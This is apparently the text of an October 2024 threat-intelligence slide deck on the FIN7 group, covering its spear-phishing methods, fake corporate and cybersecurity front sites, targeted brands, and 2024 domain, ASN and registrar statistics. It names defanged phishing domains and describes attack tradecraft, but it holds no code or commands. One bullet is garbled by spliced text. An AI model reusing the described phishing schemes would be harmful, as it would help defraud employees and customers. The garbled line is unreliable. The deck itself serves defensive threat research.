



HUNTING FIN7 MALWARE HONEYPOTS NEW AI DEEPFAKE LURES

Identifying thousands of Fin7 domains used to target a wide range of industries with spear-phishing emails, malware and phishing kits.

October 2024

Presented by Zach Edwards, Senior Threat Analyst


Malware analysis by Raashid Bhat, Threat Intelligence Reverse Engineer





AGENDA

- Overview
- Attack Methodology
- Targets
- 2024 Infrastructure
- NetSupport RAT packaged in MSIX Malware
- AI "Deepnude Generator" Honeypot
- AI Deepfake Malware Analysis
- Hunting Summary
- Sources
- Q&A





FIN7 OVERVIEW

Other aliases:

Sangria Tempest, ATK32, Carbon Spider, Coreid, ELBRUS, G0008, G0046, and GOLD NIAGARA

- Financially motivated threat group with ties to Russia
- Sophisticated attacks since at least 2013
- 3 Leaders Arrested / in Jail in U.S. since 2023
- FIN7 targets US-based retail, hospitality, tech, consulting, financial services, medical equipment, media, transportation, and utilities industries
- Fin7 also targeting global brands in 2024
- In 2021, more than 70 people were members of Fin7 organized into business units and teams



FIN7 ATTACK METHODOLOGY

- Create thousands of "corporate shell" websites targeting most industries
 - Used for corporate spear phishing attacks
 - Emails and sometimes phone calls used to direct employees towards phishing sites
 - Orchestrate some shells to redirect to real phishing sites
 - Turn some shells into malware delivery infrastructure

Attacker Goals

- Steal credit card numbers for resale on the dark web
- Steal credentials connected to accounts
 - Financial accounts targeted (Banks, Financial Orgs, and Crypto)
 - Social media / advertising accounts targeted (used to launch malverCompromise organizations and individuals withtising campaigns)
 - Corporate accounts that could lead to ransomware deployments
- Malware
 - Move laterally towards more valuable targets
 - Deploy ransomware



FIN7 TARGETS

- **Since 2013 – 100's of companies have been attacked**
 - Colonial Pipeline attack was Fin7
 - Bastion Secure + Combi Security used to quietly recruit technical employees
 - FIN7 breached Red Robin, Chili's, Arby's, Burgerville, Omni Hotels and Saks Fifth Avenue.
 - All Munster Technological University campuses in Cork, Ireland closed after ransomware attack
- **2023**
 - May 2023 : Three members of Fin7 found guilty / incarcerated, ~65+ members not in jail
 - MSFT reports: Clop ransomware deployed in April 2023, the first ransomware since late 2021
 - Previous ransomware deployed via REvil, Maze, Darkside and Blackmatter
 - Blackberry: Late 2023, FIN7 targeted a large automotive manufacturer with Anunak backdoor



FIN7 TARGETS 2015-2020

"To date, we suspect 17 additional UNC groups of being affiliated with FIN7 with varying levels of confidence; however, those groups have not been formally merged into FIN7. Those groups' activity spans as far back as 2015 and as recently as late 2021, across 36 separate intrusions. Eight previously suspected FIN7 UNC groups, active since 2020, have recently been merged into FIN7, confirming the resilience of actors associated with the threat group."

- Mandiant / Google, April 2022






2024 FIN7 TARGETS – DOZENS OF ORGS

Orgs targeted Spring/Summer 2024 includes:

Reuters (and WestLaw), Microsoft 365, Midjourney, CNN, Quickbooks, Grammarly, Airtable, Webex, Lexis Nexis, Bloomberg, Quicken, Cisco (Webex), Zoom, Investing[.]com, SAP Concur, Google, Android Developer, Asana, Workable, SAP (Ariba), Microsoft (Sharepoint), RedFin, Manulife Insurance, Regions Bank Onepass, American Express, Twitter, Costco, DropBox, Netflix, Paycor, Harvard, Affinity Energy, RuPay, Goto[.]com, Bitwarden, and Trezor

Crypto phishing kit targeting:

Coinbase, Metamask, Rainbow Crypto Wallet, Ronin Wallet, OKX Wallet, Trust Wallet, Exodus, Phantom, and WalletConnect.






FIN7 2024 – LOUVRE MUSEUM

Another example targeting visitors to the Louvre Museum in the run-up to the 2024 Paris Olympics.


louvre-event[.]com redirects to the phishing page
book.louvre-ticketing[.]com

In another campaign, paris-journey[.]com redirects to
louvrebil[.]click, which redirects users to paybx[.]world to
"collect payment" for tickets







FIN7 2024 – FB BUSINESS MANAGER

 midjourney.net
https://midjourney.net


Midjourney: Revolutionizing Art with Custom Illustration ...
This unique service allows users to generate one-of-a-kind works of art, using our advanced AI system that understands and interprets artistic prompts and ...

 midjourney.net
https://midjourney.net/privacy_read


Privacy Policy - Midjourney
We process your information to provide, improve, and administer our Services, communicate with you, for security and fraud prevention, and to comply with law.

 midjourney.net
https://midjourney.net/Midjourney-pioneering-photor...


Pioneering Photorealistic Scene Creation with AI Technology
This revolutionary function empowers users to transform textual descriptions into stunningly realistic images. Aimed particularly at professionals in ...

 midjourney.net
https://midjourney.net/Midjourney-revolutionizing-fa...

Revolutionizing Fashion Design with AI-Driven Visualization
Midjourney is proud to unveil its cutting-edge service in the realm of fashion: Fashion Design and Conceptualization. This innovative AI-driven tool is crafted ...

 midjourney.net
https://midjourney.net/Midjourney-transforming-educ...

Transforming Education with AI-Driven Illustrations and ...
This service is specifically designed to enhance learning experiences by providing visually compelling and accurate teaching materials. Through detailed ...



midjourney[.]net shifted from being a fake corporate fashion website, then turned into a Facebook Business Manager phishing site



FIN7 2024 – CYBERSECURITY FRONTS

"Protect, Optimize, and Grow your Business with Our IT, Cybersecurity, and Cloud Solutions" [00923359129479]

Home Services Contact About Blog Button

"Grow your business with our IT, Cyber Security and Cloud Solutions"

Goals & Objectives:

Our ultimate goal is to align IT operations with your business goals & objectives, protect your business from cyber threats and comply your business with industry standards and government regulations like ISO 27001, PCIDSS, HIPPA, GDPR etc.9

Technical Support
 Technical Support for IT, Cyber security , Cloud, website Designing and CCTV




Leading Cyber Security & Cloud Provider

We are a top-tier cyber security and cloud services company, dedicated to protecting your business and data from online threats. Our team of experts offers cutting-edge solutions to safeguard your digital assets and ensure seamless operations.

Contact


150+
Secure Solutions

15
Trusted by Businesses




Leading Cyber Security Solutions


Protect your business with our cutting-edge cyber security and cloud services.



Secure Cloud Storage
Keep your data safe and accessible with our secure cloud storage solutions.



24/7 Support Services
Get round-the-clock support for all your cyber security and cloud service needs.



Data Encryption Services
Expert Cloud Consultation

FIN7 members were previously indicted for creating two cybersecurity "front companies" used to recruit technical support, "Combi Security" and "Bastion Secure" – currently Fin7 has a similar scheme via cybercloudsec[.]com



FIN7 INFRASTRUCTURE 2024


Thousands of domains with a huge diversity in TLDs used – 68 total

Top TLDs:

1. .com
2. .online
3. .buzz
4. .website
5. .xyz
6. .org
7. .shop
8. .net
9. .app
10. .store

Top TLDs

Top 10 TLDs with the highest number of indicators





FIN7 INFRASTRUCTURE 2024

Thousands of domains hosted across 90 total ASNs


Top AS ranges:

1. Hostinger International - Lithuania
2. Cloudflare
3. STERLY – Turkey
4. PARTNER-AS – Russia
5. ELITETEAM - Seychelles (AS referenced in the Panama Papers & Offshore Leaks)
6. NAMECHEAP
7. PROSPERO-AS – Russia
8. AS262254 - DDOSguard? Stark Industries?
9. EVILEMPIRE - "U.K."

... and Stark Industries / PQ Hosting (most infrastructure taken down here now)

Top ASNs

Top 10 ASNs with the highest number of indicators







FIN7 INFRASTRUCTURE 2024

Most IPs used to conduct Fin7 attacks are in the United States, followed by Germany.

IOFA Geo Location






FIN7 INFRASTRUCTURE 2024

Thousands of domains registered via numerous registrars....

Top Registrars:

1. Namecheap - 421 observables
2. Godaddy - 372 observables
3. NameSilo - 185 observables
4. Hostinger - 128 observables
5. TUCOWS – 86 observables
6. PDR Ltd - 73 observables
7. Dynadot - 67 observables
8. Eranet International - 60 observables
9. Dynadot - 57 observables



